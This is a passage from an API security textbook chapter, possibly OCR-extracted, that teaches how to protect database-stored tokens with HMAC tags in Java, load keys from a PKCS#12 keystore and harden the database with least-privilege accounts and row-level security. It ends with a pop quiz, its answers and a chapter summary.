


Figure 5.9 The database token ID is left untouched, but an HMAC authentication tag is computed and attached to the token ID returned to API clients. When a token is presented to the API, the authentication tag is first validated and then stripped from the token ID before passing it to the database token store. If the authentication tag is invalid, then the token is rejected before any database lookup occurs.

Rather than storing the authentication tag in the database alongside the token ID, you'll instead leave that as-is. Before you return the token ID to the client, you'll compute the HMAC tag and append it to the encoded token, as shown in figure 5.9. When the client sends a request back to the API including the token, you can validate the authentication tag. If it is valid, then the tag is stripped off and the original token ID passed to the database token store. If the tag is invalid or missing, then the request can be immediately rejected without any database lookups, preventing any timing attacks. Because an attacker with access to the database cannot create a valid authentication tag, they can't use any stolen tokens to access the API and they can't create their own tokens by inserting records into the database.

Listing 5.10 shows the code for computing the HMAC tag and appending it to the token. You can implement this as a new `HmacTokenStore` implementation that can be wrapped around the `DatabaseTokenStore` to add the protections, as HMAC turns out to be useful for other token stores as you will see in the next chapter. The HMAC tag can be implement using the `javax.crypto.Mac` class in Java, using a `Key` object passed to your constructor. You'll see soon how to generate the key. Create a new file HmacTokenStore.java alongside the existing JsonTokenStore.java and type in the contents of listing 5.10.

Listing 5.10 Computing a HMAC tag for a new token

```
package com.manning.apisecurityinaction.token;

import spark.Request;

import javax.crypto.Mac;
import java.nio.charset.StandardCharsets;
import java.security.*;
import java.util.*;

public class HmacTokenStore implements TokenStore {

    private final TokenStore delegate;                               ❶
    private final Key macKey;                                        ❶

    public HmacTokenStore(TokenStore delegate, Key macKey) {         ❶
        this.delegate = delegate;
        this.macKey = macKey;
    }

    @Override
    public String create(Request request, Token token) {
        var tokenId = delegate.create(request, token);               ❷
        var tag = hmac(tokenId);                                     ❷

        return tokenId + '.' + Base64url.encode(tag);                ❸
    }

    private byte[] hmac(String tokenId) {
        try {
            var mac = Mac.getInstance(macKey.getAlgorithm());        ❹
            mac.init(macKey);                                        ❹
            return mac.doFinal(                                      ❹
                    tokenId.getBytes(StandardCharsets.UTF_8));       ❹
        } catch (GeneralSecurityException e) {
            throw new RuntimeException(e);
        }
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
        return Optional.empty(); // To be written
    }
}
```

❶ Pass in the real TokenStore implementation and the secret key to the constructor.

❷ Call the real TokenStore to generate the token ID, then use HMAC to calculate the tag.

❸ Concatenate the original token ID with the encoded tag as the new token ID.

❹ Use the javax .crypto.Mac class to compute the HMAC-SHA256 tag.

When the client presents the token back to the API, you extract the tag from the presented token and recompute the expected tag from the secret and the rest of the token ID. If they match then the token is authentic, and you pass it through to the `DatabaseTokenStore`. If they don't match, then the request is rejected. Listing 5.11 shows the code to validate the tag. First you need to extract the tag from the token and decode it. You then compute the correct tag just as you did when creating a fresh token and check the two are equal.

WARNING As you learned in chapter 4 when validating anti-CSRF tokens, it is important to always use a constant-time equality when comparing a secret value (the correct authentication tag) against a user-supplied value. Timing attacks against HMAC tag validation are a common vulnerability, so it is critical that you use `MessageDigest.isEqual` or an equivalent constant-time equality function.

Listing 5.11 Validating the HMAC tag

```
@Override
public Optional<Token> read(Request request, String tokenId) {
    var index = tokenId.lastIndexOf('.');
    if (index == -1) {
        return Optional.empty();
    }
    var realTokenId = tokenId.substring(0, index);
    var provided = Base64url.decode(tokenId.substring(index + 1));
    var computed = hmac(realTokenId);

    if (!MessageDigest.isEqual(provided, computed)) {
        return Optional.empty();
    }
```

```
        return delegate.read(request, realTokenId);
    }
```

❶ Extract the tag from the end of the token ID. If not found, then reject the request.

❷ Decode the tag from the token and compute the correct tag.

❸ Compare the two tags with a constant-time equality check.

❹ If the tag is valid, then call the real token store with the original token ID.

GENERATING THE KEY

The key used for HMAC-SHA256 is just a 32-byte random value, so you could generate one using a `SecureRandom` just like you currently do for database token IDs. But many APIs will be implemented using more than one server to handle load from large numbers of clients, and requests from the same client may be routed to any server, so they all need to use the same key. Otherwise, a token generated on one server will be rejected as invalid by a different server with a different key. Even if you have only a single server, if you ever restart it, then it will reject tokens issued before it restarted unless the key is the same. To get around these problems, you can store the key in an external keystore that can be loaded by each server.

DEFINITION A keystore is an encrypted file that contains cryptographic keys and TLS certificates used by your API. A keystore is usually protected by a password.

Java supports loading keys from keystores using the `java.security.KeyStore` class, and you can create a keystore using the `keytool` command shipped with the JDK. Java provides several keystore formats, but you should use the PKCS #12 format (**https://tools.ietf.org/html/rfc7292**) because that is the most secure option supported by keytool.

Open a terminal window and navigate to the root folder of the Natter API project. Then run the following command to generate a keystore with a

256-bit HMAC key:

```
keytool -genseckey -keyalg HmacSHA256 -keysize 256 \       ❶
    -alias hmac-key -keystore keystore.p12 \
    -storetype PKCS12 \                                    ❷
    -storepass changeit                                     ❸
```

❶ Generate a 256-bit key for HMAC-SHA256.

❷ Store it in a PKCS#12 keystore.

❸ Set a password for the keystore--ideally better than this one!

You can the load the keystore in your main method and then extract the key to pass to the `HmacTokenStore`. Rather than hard-code the keystore password in the source code, where it is accessible to anyone who can access the source code, you can pass it in from a system property or environment variable. This ensures that the developers writing the API do not know the password used for the production environment. The password can then be used to unlock the keystore and to access the key itself.[5] After you have loaded the key, you can then create the `HmacKeyStore` instance, as shown in listing 5.12. Open Main.java in your editor and find the lines that construct the `DatabaseTokenStore` and `TokenController`. Update them to match the listing.

Listing 5.12 Loading the HMAC key

```
var keyPassword = System.getProperty("keystore.password",          ❶
        "changeit").toCharArray();                                 ❶
var keyStore = KeyStore.getInstance("PKCS12");                     ❷
keyStore.load(new FileInputStream("keystore.p12"),                 ❷
        keyPassword);                                              ❷

var macKey = keyStore.getKey("hmac-key", keyPassword);             ❸

var databaseTokenStore = new DatabaseTokenStore(database);         ❹
var tokenStore = new HmacTokenStore(databaseTokenStore, macKey);   ❹
var tokenController = new TokenController(tokenStore);
```

❶ Load the keystore password from a system property.

❷ Load the keystore, unlocking it with the password.

❸ Get the HMAC key from the keystore, using the password again.

❹ Create the HmacTokenStore, passing in the DatabaseTokenStore and the HMAC key.

TRYING IT OUT

Restart the API, adding `-Dkeystore.password=changeit` to the command line arguments, and you can see the update token format when you authenticate:

```
$ curl -H 'Content-Type: application/json' \                        ❶
  -d '{"username":"test","password":"password"}' \                  ❶
  https://localhost:4567/users                                      ❶
{"username":"test"}
$ curl -H 'Content-Type: application/json' -u test:password \       ❷
  -X POST https://localhost:4567/sessions                           ❷
{"token":"OrosINwKcJs93WcujdzqGxK-d9s
➥  .wOaaXO4_yP4qtPmkOgphFob1HGB5X-bi0PNApBOa5nU"}
```

❶ Create a test user.

❷ Log in to get a token with the HMAC tag.

If you try and use the token without the authentication tag, then it is rejected with a 401 response. The same happens if you try to alter any part of the token ID or the tag itself. Only the full token, with the tag, is accepted by the API.

5.3.3 Protecting sensitive attributes

Suppose that your tokens include sensitive information about users in token attributes, such as their location when they logged in. You might want to use these attributes to make access control decisions, such as disallowing access to confidential documents if the token is suddenly used from a very different location. If an attacker gains read access to the database, they would learn the location of every user currently using the system, which would violate their expectation of privacy.

Encrypting database attributes

One way to protect sensitive attributes in the database is by encrypting them. While many databases come with built-in support for encryption, and some commercial products can add this, these solutions typically only protect against attackers that gain access to the raw database file storage. Data returned from queries is transparently decrypted by the database server, so this type of encryption does not protect against SQL injection or other attacks that target the database API. You can solve this by encrypting database records in your API before sending data to the database, and then decrypting the responses read from the database. Database encryption is a complex topic, especially if encrypted attributes need to be searchable, and could fill a book by itself. The open source CipherSweet library (**https://ciphersweet.paragonie.com**) provides the nearest thing to a complete solution that I am aware of, but it lacks a Java version at present.

All searchable database encryption leaks some information about the encrypted values, and a patient attacker may eventually be able to defeat any such scheme. For this reason, and the complexity, I recommend that developers concentrate on basic database access controls before investigating more complex solutions. You should still enable built-in database encryption if your database storage is hosted by a cloud provider or other third party, and you should always encrypt all database backups--many backup tools can do this for you.

For readers that want to learn more, I've provided a heavily-commented version of the `DatabaseTokenStore` providing encryption and authentication of all token attributes, as well as blind indexing of usernames in a branch of the GitHub repository that accompanies this book at **http://mng.bz/4B75**.

The main threat to your token database is through injection attacks or logic errors in the API itself that allow a user to perform actions against the database that they should not be allowed to perform. This might be reading other users' tokens or altering or deleting them. As discussed in chapter 2, use of prepared statements makes injection attacks much less likely. You reduced the risk even further in that chapter by using a database account with fewer permissions rather than the default administrator account. You can take this approach further to reduce the ability of attackers to exploit weaknesses in your database storage, with two additional refinements:

- You can create separate database accounts to perform destructive operations such as bulk deletion of expired tokens and deny those privileges to the database user used for running queries in response to API requests. An attacker that exploits an injection attack against the API is then much more limited in the damage they can perform. This split of database privileges into separate accounts can work well with the Command-Query Responsibility Segregation (CQRS; see **https://martinfowler.com/bliki/CQRS.html**) API design pattern, in which a completely separate API is used for query operations compared to update operations.
- Many databases support row-level security policies that allow queries and updates to see a filtered view of database tables based on contextual information supplied by the application. For example, you could configure a policy that restricts the tokens that can be viewed or updated to only those with a username attribute matching the current API user. This would prevent an attacker from exploiting an SQL vulnerability to view or modify any other user's tokens. The H2 database used in this book does not support row-level security policies. See **https://www.postgresql.org/docs/current/ddl-rowsecurity.html** for how to configure row-level security policies for PostgreSQL as an example.

Pop quiz

4. Where should you store the secret key used for protecting database tokens with HMAC?
   1. In the database alongside the tokens.
   2. In a keystore accessible only to your API servers.
   3. Printed out in a physical safe in your boss's office.
   4. Hard-coded into your API's source code on GitHub.
   5. It should be a memorable password that you type into each server.
5. Given the following code for computing a HMAC authentication tag:

```
byte[] provided = Base64url.decode(authTag);
byte[] computed = hmac(tokenId);
```

which one of the following lines of code should be used to compare the two values?

1. `computed.equals(provided)`
2. `provided.equals(computed)`
3. `Arrays.equals(provided, computed)`
4. `Objects.equals(provided, computed)`
5. `MessageDigest.isEqual(provided, computed)`

6. Which API design pattern can be useful to reduce the impact of SQL injection attacks?
   1. Microservices
   2. Model View Controller (MVC)
   3. Uniform Resource Identifiers (URIs)
   4. Command Query Responsibility Segregation (CQRS)
   5. Hypertext as the Engine of Application State (HATEOAS)

The answers are at the end of the chapter.

Answers to pop quiz questions

1. e. The `Access-Control-Allow-Credentials` header is required on both the preflight response and on the actual response; otherwise, the browser will reject the cookie or strip it from subsequent requests.
2. c. Use a `SecureRandom` or other cryptographically-secure random number generator. Remember that while the output of a hash function may look random, it's only as unpredictable as the input that is fed into it.
3. d. The Bearer auth scheme is used for tokens.
4. b. Store keys in a keystore or other secure storage (see part 4 of this book for other options). Keys should not be stored in the same database as the data they are protecting and should never be hard-coded. A password is not a suitable key for HMAC.
5. e. Always use `MessageDigest.equals` or another constant-time equality test to compare HMAC tags.
6. d. CQRS allows you to use different database users for queries versus database updates with only the minimum privileges needed for each task. As described in section 5.3.2, this can reduce the damage that an SQL injection attack can cause.

Summary

- Cross-origin API calls can be enabled for web clients using CORS. Enabling cookies on cross-origin calls is error-prone and becoming more difficult over time. HTML 5 Web Storage provides an alternative to cookies for storing cookies directly.
- Web Storage prevents CSRF attacks but can be more vulnerable to token exfiltration via XSS. You should ensure that you prevent XSS attacks before moving to this token storage model.
- The standard Bearer authentication scheme for HTTP can be used to transmit a token to an API, and to prompt for one if not supplied. While originally designed for OAuth2, the scheme is now widely used for other forms of tokens.
- Authentication tokens should be hashed when stored in a database to prevent them being used if the database is compromised. Message authentication codes (MACs) can be used to protect tokens against tampering and forgery. Hash-based MAC (HMAC) is a standard secure algorithm for constructing a MAC from a secure hash algorithm such as SHA-256.
- Database access controls and row-level security policies can be used to further harden a database against attacks, limiting the damage that can be done. Database encryption can be used to protect sensitive attributes but is a complex topic with many failure cases.

---

[1] https://support.apple.com/en-gb/guide/mac-help/mchl732d3c0a/mac

[2] The syntax of the Bearer scheme allows tokens that are Base64-encoded, which is sufficient for most token formats in common use. It doesn’t say how to encode tokens that do not conform to this syntax.

[3] Some older versions of Safari would disable local storage in private browsing mode, but this has been fixed since version 12.

[4] I first learned about this technique from Jim Manico, founder of Manicode Security (https://manicode.com).

[5] Some keystore formats support setting different passwords for each key, but PKCS #12 uses a single password for the keystore and every key.